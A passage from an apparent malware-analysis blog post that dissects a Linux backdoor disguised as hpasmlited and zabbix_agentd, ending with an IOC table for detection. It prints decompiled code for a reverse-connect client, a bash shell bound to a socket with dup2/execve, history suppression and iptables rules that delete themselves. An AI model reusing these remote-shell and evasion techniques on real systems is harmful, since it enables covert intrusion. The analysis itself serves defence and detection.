So the operator can wake up the backdoor with whatever protocol that the firewall in front of the victim allows. One small bug that I noticed: in the UDP and ICMP handlers, tcp_hdr (v23) is never assigned because it is only set in case 6, but the bind shell branch still calls ntohs(*((_WORD *)v23 + 1)). So the iptables redirect mode only works reliably when it is triggered by a TCP packet, which make sense since you need a TCP destination port to redirect anyway.
The dispatch logic
With the return value of sub_4083B0 (0 = hash1, 1 = hash2, 2 = wrong password) and the ping_ip field, there are 4 cases:
| Password | ping_ip | What happens |
|---|---|---|
| hash1 | not 0 and not 0xFFFFFFFF | No fork, ping_back sends an ICMP echo with the "rU" magic to ping_ip |
| hash1 | 0 or 0xFFFFFFFF | Fork, connect back to target_ip:target_port, TLS client shell |
| hash2 | anything | Fork, iptables redirect, wait on port 42391 - 43390, TLS server shell |
| wrong | anything | Fork, the child does nothing and exits |
So the ping back is not only a “hello I’m alive”, it can be sent to any IP that the operator puts in ping_ip. It is a cheap way to check if an implant is still alive without opening any TCP connection.
The reverse connect is done by sub_4079D4, a very simple TCP client:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
__int64 __fastcall sub_4079D4(int ip, __int16 port)
{
  struct sockaddr s; // [rsp+10h] [rbp-20h] BYREF
  int fd; // [rsp+2Ch] [rbp-4h]

  bzero(&s, 0x10u);
  *(_DWORD *)&s.sa_data[2] = ip;
  fd = socket(AF_INET, SOCK_STREAM, 0);
  if ( fd == -1 )
    return 0xFFFFFFFFLL;
  s.sa_family = AF_INET;
  *(_WORD *)s.sa_data = port;
  if ( connect(fd, &s, 0x10u) != -1 )
    return (unsigned int)fd;
  close(fd);
  return 0xFFFFFFFFLL;
}
Notice that target_port is used directly without htons, so the operator must put it in the packet in network byte order already.
The shell
Both modes end up in sub_409E72(fd, delete_redirect, delete_accept, is_server). First, it prepares the environment for the shell:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
  strcpy(v20, "/usr/sbin/zabbix_agentd");
  argv[0] = v20;
  argv[1] = 0;
  strcpy(path, "/bin/bash");
  strcpy(v16, "HOME=/tmp");
  strcpy(v15, "PS1=[\\u@\\h \\W]\\\\$ ");
  strcpy(v14, "HISTFILE=/dev/null");
  strcpy(v13, "MYSQL_HISTFILE=/dev/null");
  strcpy(v12, "PATH=/bin:/usr/kerberos/sbin:/usr/kerberos/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/usr/X11R6/bin:./bin");
  strcpy(v11, "vt100");
  ...
  if ( iptables_delete_routing )
    system(iptables_delete_routing);
  if ( iptable_delete_allowance )
    system(iptable_delete_allowance);
The /bin/bash is executed with argv[0] = /usr/sbin/zabbix_agentd, so in ps the shell also looks like the Zabbix agent. HISTFILE=/dev/null and MYSQL_HISTFILE=/dev/null make sure that nothing the operator types is saved in .bash_history or .mysql_history. The interesting part is that the two iptables -D commands are executed right after the connection is accepted. Since the connection is already established, the NAT conntrack entry keeps it alive, so the firewall rules only exist for around 2 seconds. If the administrator checks iptables -L later, there is nothing there.
The
PATHhas/usr/kerberos/sbinand/usr/X11R6/bin, these directories only exist on old RHEL/CentOS, which hints the targets of this sample.
TLS layer
The binary is statically linked with OpenSSL 1.0.1e (OpenSSL 1.0.1e 11 Feb 2013 string), so all the OpenSSL functions are stripped sub_XXXX. I identified them by the strings and by the SSL_METHOD vtable. For example sub_412110 and sub_412080 look like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
__int64 __fastcall sub_412110(__int64 s)
{
  if ( !*(_QWORD *)(s + 48) )   // s->handshake_func
    sub_4120C0();               // SSL_set_accept_state
  return (*(__int64 (__fastcall **)(__int64))(*(_QWORD *)(s + 8) + 32LL))(s); // s->method->ssl_accept
}

__int64 __fastcall sub_412080(__int64 s)
{
  if ( !*(_QWORD *)(s + 48) )
    sub_412030();               // SSL_set_connect_state
  return (*(__int64 (__fastcall **)(__int64))(*(_QWORD *)(s + 8) + 40LL))(s); // s->method->ssl_connect
}
In OpenSSL 1.0.1, ssl_accept is at offset 32 and ssl_connect is at offset 40 of struct ssl_method_st, so sub_412110 is SSL_accept and sub_412080 is SSL_connect. With that, the TLS part becomes:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
  if ( is_server )  // hash2, iptables redirect mode
  {
    SSL_library_init(); SSL_load_error_strings(); ...
    ctx = SSL_CTX_new(TLSv1_server_method());
    cert = PEM_read_bio_X509(BIO_new_mem_buf(x509_cert, -1), 0, 0, 0);
    SSL_CTX_use_certificate(ctx, cert);
    key = PEM_read_bio_RSAPrivateKey(BIO_new_mem_buf(rsa_private_key, -1), 0, 0, 0);
    SSL_CTX_use_RSAPrivateKey(ctx, key);
    if ( !SSL_CTX_check_private_key(ctx) ) { ... }
    SSL_CTX_set_cipher_list(ctx, "RC4-MD5");
    ssl = SSL_new(ctx);
    SSL_set_fd(ssl, fd);
    if ( SSL_accept(ssl) <= 0 ) return 0;
  }
  else              // hash1, reverse connect mode
  {
    ...
    ctx = SSL_CTX_new(TLSv1_client_method());
    SSL_CTX_set_cipher_list(ctx, "RC4-MD5");
    ssl = SSL_new(ctx);
    SSL_set_fd(ssl, fd);
    if ( SSL_connect(ssl) <= 0 ) return 0;
  }
So in the bind mode the victim is the TLS server and uses a hardcoded self-signed certificate (C=AU, ST=Some-State, O=Internet Widgits Pty Ltd, the default value of openssl req, valid from 2023-07-24 to 2033-07-21) together with its RSA private key, both embedded in plain text in .rodata. In the reverse mode, the victim is the TLS client and does not verify anything. The cipher is forced to RC4-MD5, which is very old, but from the IDS point of view the traffic on port 443 is still a TLS session and the content of the shell is encrypted. Also, because the private key is inside the binary, if you have a pcap of the bind mode session, you can decrypt it (RC4-MD5 uses RSA key exchange, no forward secrecy).
PTY
After the handshake, sub_40797E tries to allocate a pseudo terminal:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
__int64 __fastcall sub_40780D(char *name)    // open master
{
  memcpy(name, "/dev/ptmx", 0xAu);
  fd = open(name, O_RDWR);
  ...
  grantpt(fd);
  unlockpt(fd);
  strcpy(name, ptsname(fd));
  return fd;
}

__int64 __fastcall sub_4078D4(int master, const char *name)    // open slave
{
  v3 = open(name, O_RDWR);
  ...
  if ( ioctl(v3, I_PUSH, "ptem") >= 0 )
  {
    if ( ioctl(v3, I_PUSH, "ldterm") >= 0 )
      ioctl(v3, I_PUSH, "ttcompat");
  }
  return v3;
}
The I_PUSH (0x5302) with ptem, ldterm, ttcompat is the STREAMS way to set up a terminal on Solaris. On Linux these ioctl just fail and the result is ignored, so this is a leftover from a code that was meant to be portable. If the PTY is ready, the malware forks:
1
2
3
4
5
6
7
8
9
10
11
12
    pid = fork();
    if ( !pid )
    {
      close(master);
      ioctl(slave, TIOCSCTTY);   // 0x540E, make the pty the controlling terminal
      close(sock);
      dup2(slave, 0);
      dup2(slave, 1);
      dup2(slave, 2);
      close(slave);
      execve("/bin/bash", argv, envp);
    }
The parent then acts as a relay between the PTY master and the TLS connection with select. Data from the PTY master is sent with SSL_write, and data from SSL_read is written into the PTY master. But there is a small trick in the direction from the operator to the shell:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
        v38 = SSL_read(ssl, buf, 0x8000);
        src = memchr(buf, 0x0B, v38);
        if ( src )
        {
          // copy 5 bytes starting from 0x0B, read more if it is split
          ...
          ws.ws_row = (dest[1] << 8) + dest[2];
          ws.ws_col = (dest[3] << 8) + dest[4];
          ioctl(master, TIOCSWINSZ, &ws);   // 0x5414
          kill(0, SIGWINCH);                // 28
          write(master, buf, src - buf);
          write(master, src + 5, remaining);
        }
        else
          write(master, buf, v38);
The byte 0x0B followed by 4 bytes (rows, cols, Big-Endian) is a control message to resize the terminal, then the malware sends SIGWINCH to the process group so that vim, top,… redraw correctly. Everything else is forwarded to bash as is. When the loop breaks, it does SSL_shutdown, frees everything, waitpid for bash and calls vhangup() to hang up the terminal before exiting.
If the PTY can’t be created, the fallback is a basic shell:
1
2
3
4
5
6
7
  if ( !fork() )
  {
    dup2(sock, 0);
    dup2(sock, 1);
    dup2(sock, 2);
    execve("/bin/bash", argv, envp);
  }
Here bash is connected directly to the raw socket and not to the SSL object, so after the TLS handshake the shell traffic is actually in plain text. I guess the client of the operator would just break in this case.
Malware cleanup
The sub_4077BD() is to ensure the removal of the /var/run/hpasmlited.pid when the daemon is shutdown.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
void __noreturn sig_term_handler()
{
  sub_40777F();
}

__sighandler_t sub_4077BD()
{
  sub_504FB0(sub_40777F);
  return signal(SIGTERM, sig_term_handler);
}

void __noreturn sub_40777F()
{
  if ( getpid() == pid )
    unlink_wrapper(file);
  _exit(0);
}
The sub_504FB0 is atexit, so the pid file is removed both when the process exits normally and when it is killed by SIGTERM. The check getpid() == pid makes sure that only the main daemon removes it, not the forked shells.
The code:
1
2
3
4
5
6
7
void sig_cld_handler()
{
  signal(SIGCHLD, (__sighandler_t)sig_cld_handler);
  waitpid(-1, 0, 1);
}

signal(SIGCHLD, (__sighandler_t)sig_cld_handler);
is to make sure the zombie process is cleaned up properly.
IOCs and detection
| Type | Value |
|---|---|
| SHA256 | ed768dd922742a597257ad684820d7562bb6be215710ec614bd041a22f3d6863 |
| Pid file | /var/run/hpasmlited.pid |
| Process name | hpasmlited -f /dev/hpilo, /usr/sbin/zabbix_agentd |
| Password salt | I5*AYbs@LdaWbsO |
| Password hashes | 73b9989bb8dd522b8e172f2e985810eb, d46bf5d43cffd7793665d40fc767ed86 |
| Magic | 0x7255 (UDP/ICMP), 0x5293 (TCP), "9999" at TCP payload offset 26 |
| Listening port range | 42391 - 43390 |
| TLS | cipher RC4-MD5, self-signed cert O=Internet Widgits Pty Ltd |